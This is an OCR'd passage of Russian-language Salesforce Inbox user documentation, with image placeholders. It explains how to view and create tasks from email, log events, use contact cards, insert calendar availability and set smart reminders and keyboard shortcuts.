
Использование отдельного мобильного приложения для электронной почты

1. Откройте сообщение электронной почты.
2. Нажмите кнопку **«Задачи»** в правом верхнем углу.
3. Прокрутите вниз, чтобы найти все задачи, связанные с клиентами из цепочки сообщений электронной почты.


ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в Inbox за дополнительную плату в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.



4. Щелкните по задаче, чтобы просмотреть дополнительные сведения о задаче в мобильном приложении Salesforce1 и изменить ее статус.



Прим.: Если задачи Salesforce для сообщений электронной почты не отображаются, убедитесь, что объект «Задачи» отмечен как «избранный». Щелкните значок **меню** в левом верхнем углу. Click **Settings** > **Salesforce Settings** > **Favorite Objects**. Щелкните в верхнем правом углу, прокрутите список избранных объектов и убедитесь, что в нем есть пункт «Задачи».

Использование расширения Gmail для браузера Chrome

Просмотр задач Salesforce, связанных с конкретной цепочкой сообщений электронной почты, не поддерживается. Однако вы можете просмотреть все свои задачи Salesforce в Inbox.

1. Нажмите кнопку **«Ноутбук»** в правом верхнем углу.

2. Щелкните значок **«Задачи Salesforce»** в правом верхнем углу.

СМ. ТАКЖЕ:

Экономия времени и создание задач Salesforce в электронной почте
Работа с данными Salesforce в Inbox

Экономия времени и создание задач Salesforce в электронной почте

Создание задач непосредственно в Salesforce без необходимости выхода из мобильного приложения очень экономит время.


ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.


Доступно в Inbox за дополнительную плату в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Использование отдельного мобильного приложения для электронной почты


1. Откройте сообщение электронной почты.
2. Щелкните значок **«Задачи»** в правом верхнем углу.
3. Щелкните значок **«Обзор»** в правом верхнем углу.



4. В пункте **«Создать...»** выберите **«Задача»**.



5. Введите все необходимые сведения: тему, описание, связанные контакты, связанные записи и плановую дату.



Использование расширения Gmail для браузера Chrome

Создание задач Salesforce из электронной почты в Inbox настольного приложения Salesforce в настоящее время не поддерживается.

СМ. ТАКЖЕ:

Просмотр задач по каждому сообщению электронной почты


Работа с данными Salesforce в Inbox

Совместное использование или скрытие сообщения электронной почты или события Salesforce из своей учетной записи Inbox

Вы можете совместно использовать или скрывать все содержимое отдельных сообщений электронной почты или события, добавленного в связанные записи Salesforce, используя функцию автоматического сохранения действий.

Совет: С помощью функции «Общий доступ ко всем сообщениям электронной почты и событиям» можно определить, кто имеет право доступа ко *всем вашим сообщениям электронной почты и событиям*.

1. Откройте сообщение электронной почты.
2. Щелкните существующие параметры общего доступа.



ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в Inbox за дополнительную плату в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

3. Выберите новые параметры общего доступа.

СМ. ТАКЖЕ:

Управление общим доступом к действиям

Работа с данными Salesforce в Inbox

Отслеживайте больше событий с помощью ручного ведения журнала

В отдельном мобильном приложении для электронной почты можно без труда создавать события и регистрировать их в Salesforce.


ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.


Доступно в Inbox за дополнительную плату в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Автономное почтовое приложение для мобильных устройств Android

1. Откройте Inbox.
2. Коснитесь значка **«Календарь»** в нижней части экрана.
3. Коснитесь события.
4. Коснитесь строки **«Зарегистрировать событие в Salesforce»**.




5. Введите сведения о событии.
   - Тема
   - Тип события
   - Лица, с которыми необходимо связать событие
   - Записи, с которыми необходимо связать событие
   - Приглашенные (необязательно)
   - Дополнительные примечания (необязательно)




6. Коснитесь значка **«Журнал»**.

Автономное почтовое приложение для мобильных устройств iOS

1. Откройте Inbox.
2. Коснитесь значка **«Календарь»** в нижней части экрана.
3. Коснитесь события.
4. Коснитесь строки **«Зарегистрировать событие в Salesforce»**.



5. Введите сведения о событии.
   - Тема
   - Тип события
   - Лица, с которыми необходимо связать событие
   - Записи, с которыми необходимо связать событие
   - Приглашенные (необязательно)
   - Дополнительные примечания (необязательно)



6. Коснитесь значка **«Журнал»**.

СМ. ТАКЖЕ:

Работа с данными Salesforce в Inbox

Отслеживайте больше с помощью ручного ведения журнала электронной почты

Дополнение для Outlook позволяет легко регистрировать сообщения электронной почты в событиях, задачах и прочих избранных объектах в Salesforce.

ВЕРСИИ


Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в Inbox за дополнительную плату в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.


1. Откройте Inbox.
2. Создание нового сообщения.
3. Укажите получателя и основной текст сообщения.

   Прим.: Эта информация необходима для регистрации сообщения в Salesforce.


4. Щелкните ссылку **«Запустить Inbox»** на верхней панели инструментов.



5. В правой части окна текста сообщения включите параметр **«Войти в Salesforce»**.



6. Установите флажки для записей (возможности, контакты), для которых необходимо зарегистрировать сообщение электронной почты.



7. Щелкните **«Сохранить выбранное»**.

Быстрый просмотр с помощью карт контактов

Вы можете быстро просматривать общие сведения о контакте. Карточка контакта — это сводка контактных данных по участнику сообщения электронной почты.

Если запись о контакте не существует в Salesforce, информация для карточки контакта не генерируется. Сначала создайте контакт.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в Inbox за дополнительную плату в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.


Использование дополнения для Outlook

Просмотрите карточки контактов на вкладке **«Профиль»**.

- Выберите **«Отобразить все источники контактов»**, чтобы развернуть представления и просмотреть все источники.
- Откройте и просмотрите карточку контакта в Inbox или календаре.
  1. Наведите курсор на адреса электронной почты.

     При этом откроется боковая панель, на которой по умолчанию отображается вкладка **«Запись»**.

  2. Щелкните ее, чтобы открыть вкладку **«Профиль»**.



Использование отдельного мобильного приложения для электронной почты


Вы можете открыть и просмотреть карточку контакта из любого из следующих мест:

- Inbox — откройте сообщение электронной почты и щелкните любое имя в поле «От», «Кому» или «Копия»;
- календарь — откройте событие и щелкните любого участника;
- галерея контактов — выберите на вкладке **«Контакт»** любого участника в повестке дня.


  Также можно выполнить поиск конкретного пользователя по контактам.

Выберите **«Отобразить все источники контактов»**, чтобы развернуть представления и просмотреть все источники.

В Android



В iOS



Использование расширения Gmail для браузера Chrome

Просмотрите карточки контактов на вкладке **«Профиль»**.

Ниже перечислены доступные действия.

- Выберите **«Отобразить все источники контактов»**, чтобы развернуть представления и просмотреть все источники.
- Вы можете открыть и просмотреть карточку контакта из любого из следующих мест:

- Inbox или календарь — наведите курсор на адрес электронной почты. При этом откроется боковая панель, на которой по умолчанию отображается вкладка **«Запись»**. Щелкните ее, чтобы открыть вкладку **«Профиль»**.
- Контакты Google — в списке контактов наведите курсор на адрес электронной почты. При этом откроется боковая панель, на которой по умолчанию отображается вкладка **«Запись»**. Щелкните ее, чтобы открыть вкладку **«Профиль»**.

Прим.: Данные карточки контакта поступают из разных источников.

- Изображения поступают из приложения Gravatar. Для изменения изображения измените его в приложении Gravatar. SalesforceIQ кэширует данные, поэтому обновление изображения может потребовать времени.
- Структурированные данные поступают из контактов Salesforce, Google или Exchange, обработанных подписей или сторонних источников. Для отключения данных из сторонних источников используйте экран настройки администрирования Inbox Salesforce в Lightning Experience.

СМ. ТАКЖЕ:

Работа с данными Salesforce в Inbox

Повысьте производительность при работе с сообщениями электронной почты

Вы уже используете электронную почту для рациональной работы. Переведите свою работу на новый уровень, используя клиент для Inbox.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в Inbox за дополнительную плату в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Используйте функцию «Вставить доступность» для оптимизации расписаний

Получили ответ от потенциального клиента, на которого «охотились» долгое время? Не тратьте время при составлении расписания — используйте функцию «Вставить доступность».

Определите приоритет для Inbox с помощью интеллектуальных уведомлений

Inbox анализирует переписку по электронной почте и помогает быть в курсе всех сделок. Получайте интеллектуальные напоминания о необходимости отслеживания важных сообщений или уведомления о том, что кто-то прочитал ваше сообщение.

Не пренебрегайте интеллектуальными напоминаниями о последующих действиях

Настройте для важных сообщений напоминания, чтобы оперативно реагировать на сообщения от клиентов, ответивших на ваши письма.

Организуйте свои электронные ящики с помощью функции отложенной отправки

Задерживаетесь с работой допоздна? Используйте функцию отложенной отправки сообщений, чтобы потенциальные клиенты получали ваши сообщения рано утром или обеденных перерыв.

Используйте сочетание клавиш для быстрого создания сообщений электронной почты

С помощью расширения браузера Chrome можно пользоваться всеми сочетаниями клавиш, присущими Gmail. Сочетания клавиш экономят время и повышают точность действий, так как упрощают вставку типовых фрагментов текста в сообщения.

СМ. ТАКЖЕ:

Клиенты Inbox

Используйте функцию «Вставить доступность» для оптимизации расписаний


Получили ответ от потенциального клиента, на которого «охотились» долгое время? Не тратьте время при составлении расписания — используйте функцию «Вставить доступность».

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в Inbox за дополнительную плату в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

1. Создайте сообщение электронной почты.
2. Нажмите кнопку **Вставить доступность**.



3. Выберите свободное время в своем календаре.

   Ваш потенциальный клиент может выбрать одно из значений для мгновенного резервирования времени в расписании. По мере заполнения вашего календаря клиенты видят только доступные свободные интервалы времени.

СМ. ТАКЖЕ:

Повысьте производительность при работе с сообщениями электронной почты

Определите приоритет для Inbox с помощью интеллектуальных уведомлений

Inbox анализирует переписку по электронной почте и помогает быть в курсе всех сделок. Получайте интеллектуальные напоминания о необходимости отслеживания важных сообщений или уведомления о том, что кто-то прочитал ваше сообщение.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.


Доступно в Inbox за дополнительную плату в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Inbox просматривает непрочитанные сообщения и, действуя с опережением, рекомендует задачи Salesforce для затронутых клиентов. Благодаря алгоритму анализа текста Inbox распознает сообщения от клиентов, на которые вы еще не ответили.

Прим.: Inbox рекомендует задачи только для сообщений клиентов, на которые вы не ответили в течение последних нескольких дней. Если рекомендуемые задачи не отображаются, значит, вы все успеваете.

Использование отдельного мобильного приложения для электронной почты


1. Откройте ленту.
2. Прокутите ленту до рекомендованной задачи. Фрагмент текста в карточке содержит текст сообщения, проанализированный модулем Inbox системы Salesforce.



3. Выполните одно из указанных ниже действий.
   - Чтобы ответить на сообщение эл. почты, нажмите кнопку **«Ответить»**.
   - Для сохранения рекомендации нажмите кнопку **«Создать задачу»** — рекомендация будет преобразована в задачу Salesforce.

Использование расширения Gmail для браузера Chrome

1. Щелкните значок **«Список задач»** в правом верхнем углу.
2. Прокрутите ленту до рекомендованной задачи. Фрагмент текста в карточке содержит текст сообщения, проанализированный модулем Inbox системы Salesforce.



3. Выполните одно из указанных ниже действий.
   - Для сохранения рекомендации нажмите кнопку **«Принять»** — рекомендация будет преобразована в задачу Salesforce.

- Чтобы отклонить рекомендацию, нажмите кнопку **«Отклонить»**.

СМ. ТАКЖЕ:

Повысьте производительность при работе с сообщениями электронной почты

Не пренебрегайте интеллектуальными напоминаниями о последующих действиях

Настройте для важных сообщений напоминания, чтобы оперативно реагировать на сообщения от клиентов, ответивших на ваши письма.


ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.


Доступно в Inbox за дополнительную плату в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Использование отдельного мобильного приложения для электронной почты


1. При написании сообщения нажмите кнопку **«Сообщение электронной почты»**.



2. Установите флажок **«Напомнить»**.




3. Выберите интервал **«Интеллектуальное напоминание»**. Это период времени, в течение которого служба Inbox ожидает, прежде чем создать задачу Salesforce, если вы задерживаетесь с ответом.




4. Отправьте сообщение эл. почты. Inbox автоматически создает задачу Salesforce, если вы вовремя не отреагировали на сообщение от клиента.

Использование расширения Gmail для браузера Chrome

1. При написании сообщения нажмите кнопку **«Сообщение электронной почты»**.
2. Включите функцию **«Создавать задачу, если нет ответа»**.



3. В раскрывающемся списке выберите интервал **«Интеллектуальное напоминание»**. Это период времени, в течение которого служба Inbox ожидает, прежде чем создать задачу Salesforce, если вы задерживаетесь с ответом.




4. Отправьте сообщение эл. почты. Inbox автоматически создает задачу Salesforce, если вы вовремя не отреагировали на сообщение от клиента.

СМ. ТАКЖЕ:

Повысьте производительность при работе с сообщениями электронной почты

Организуйте свои электронные ящики с помощью функции отложенной отправки

Задерживаетесь с работой допоздна? Используйте функцию отложенной отправки сообщений, чтобы потенциальные клиенты получали ваши сообщения рано утром или обеденных перерыв.



ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в Inbox за дополнительную плату в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Повысьте производительность при работе с сообщениями электронной почты

Используйте сочетание клавиш для быстрого создания сообщений электронной почты

С помощью расширения браузера Chrome можно пользоваться всеми сочетаниями клавиш, присущими Gmail. Сочетания клавиш экономят время и повышают точность действий, так как упрощают вставку типовых фрагментов текста в сообщения.

В системе предусмотрены некоторые стандартные сочетания клавиш, однако вы можете создавать и собственные.


Пример: Если отправленные сообщения часто содержат указания на то, что вы перезвоните клиенту позднее, можно назначить сочетание клавиш для ставки этой стандартной фразы при написании сообщения. Торговому представителю часто приходится отправлять сообщения с фразой вроде «Жду вашего звонка». Эту фразу можно легко вставлять, используя сочетание клавиш.

1. В Gmail щелкните **«Новое сообщение»**.
2. Щелкните значок **«двоеточие»** слева на экране нового сообщения.
3. Щелкните **«Управление сочетаниями клавиш»**.
4. В левой части экрана выберите **«Создать»**, если оно не выделено.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

